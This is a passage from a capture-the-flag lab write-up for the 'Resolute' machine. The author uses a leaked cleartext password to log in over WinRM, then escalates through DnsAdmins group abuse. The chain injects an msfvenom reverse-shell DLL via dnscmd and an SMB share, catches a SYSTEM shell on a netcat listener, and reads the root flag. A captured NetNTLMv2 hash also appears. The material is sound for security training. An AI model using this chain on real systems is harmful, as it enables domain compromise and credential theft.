CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
```

I found the user *ryan* and it's password *Serv3r4Admin4cc123!*.

```
PS>CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="InputObject"; value="The syntax of this command is:"
cmd : The syntax of this command is:
At line:1 char:1
+ cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (The syntax of this command is::String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
cmd : The syntax of this command is:
At line:1 char:1
+ cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (The syntax of this command is::String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
**********************
Windows PowerShell transcript start
```

ryan (lateral movement)

I login as that user.

```
ghost@localhost [04:52:40] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/resolute] [master *]
→ % evil-winrm -i 10.10.10.169 -u 'ryan' -p 'Serv3r4Admin4cc123!'
zsh: /usr/local/bin/evil-winrm: bad interpreter: /usr/bin/ruby2.7: no such file or directory

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\ryan\Documents> []
```

basic enumeration

```
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami /all

USER INFORMATION
----------------

User Name     SID
============= ==============================================
megabank\ryan S-1-5-21-1392959593-3013219662-3596683436-1105


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ===============================================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
MEGABANK\Contractors                       Group            S-1-5-21-1392959593-3013219662-3596683436-1103 Mandatory group, Enabled by default, Enabled group
MEGABANK\DnsAdmins                         Alias            S-1-5-21-1392959593-3013219662-3596683436-1101 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\ryan\Documents> []
```

The user is part of

- *Contractors* which is part of *DnsAdmins*.

There's an article about compromising a domain through *DnsAdmins*.

- https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/from-dnsadmins-to-system-to-domain-compromise

DLL injection of DNS plugin (PE)

First I generate a DLL payload with *msfvenom*

```
ghost@localhost [05:32:12] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/resolute] [master *]
→ % msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.5 LPORT=80 -f dll -o shell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 8704 bytes
Saved as: shell.dll
```

Then I run smb server to serve the file.

```
ghost@localhost [05:32:27] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/resolute] [master *]
→ % smbserver.py -smb2support kali .
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.169,53667)
[*] AUTHENTICATE_MESSAGE (MEGABANK\RESOLUTE$,RESOLUTE)
[*] User RESOLUTE\RESOLUTE$ authenticated successfully
[*] RESOLUTE$::MEGABANK:aaaaaaaaaaaaaaaa:167544c1d69b10088b9b4b047420d5d8:010100000000000080642f72cd26d901
6121d88e9aea9eda0000000001001000780054004800540073006b006400550003001000780054004800540073006b006400550002
0010006f004f004900690047005000740051000400100006f004f004900690047005000740051000700080080642f72cd26d9010600
040002000000080030003000000000000000000000000040000002257c6046fcf305a3eea44accf6457c8ae9954ebd315ce91f3ea26
db7b84b8eb0a001000000000000000000000000000000000009001e0063006900660073002f00310030002e00310030002e003100
34002e003500000000000000000000
[*] Connecting Share(1:kali)
[*] Disconnecting Share(1:kali)
[*] Closing down connection (10.10.10.169,53667)
[*] Remaining connections []
```

Load the malicious DLL with *dnscmd.exe*

```
*Evil-WinRM* PS C:\Users\ryan\Documents> dnscmd.exe /config /serverlevelplugindll \\10.10.14.5\kali\shell.dll

Registry property serverlevelplugindll successfully reset.
Command completed successfully.
```

Then I restart the DNS stop and restart the DNS service, so that during starting state, it will load my msfvenom payload.

```
*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe \\resolute stop dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x1
        WAIT_HINT          : 0x7530
*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe \\resolute start dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 1200
        FLAGS              :
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

Receives a shell.

```
ghost@localhost [05:23:51] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/resolute] [master *]
→ % nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.169] 53668
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

root.txt flag

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is D1AC-5AF6

 Directory of C:\Users\Administrator\Desktop

12/04/2019  05:18 AM    <DIR>          .
12/04/2019  05:18 AM    <DIR>          ..
01/12/2023  12:11 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   2,462,650,368 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
86884387ea153fe07011dfcb9383fb5d

C:\Users\Administrator\Desktop>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : Resolute
   Primary Dns Suffix  . . . . . . . : megabank.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : megabank.local

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-50-56-B9-69-58
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 10.10.10.169(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
   DNS Servers . . . . . . . . . . . : 8.8.8.8
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.{A20A4417-3DC7-47B7-8F00-87CC59D9F43F}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes

C:\Users\Administrator\Desktop>
```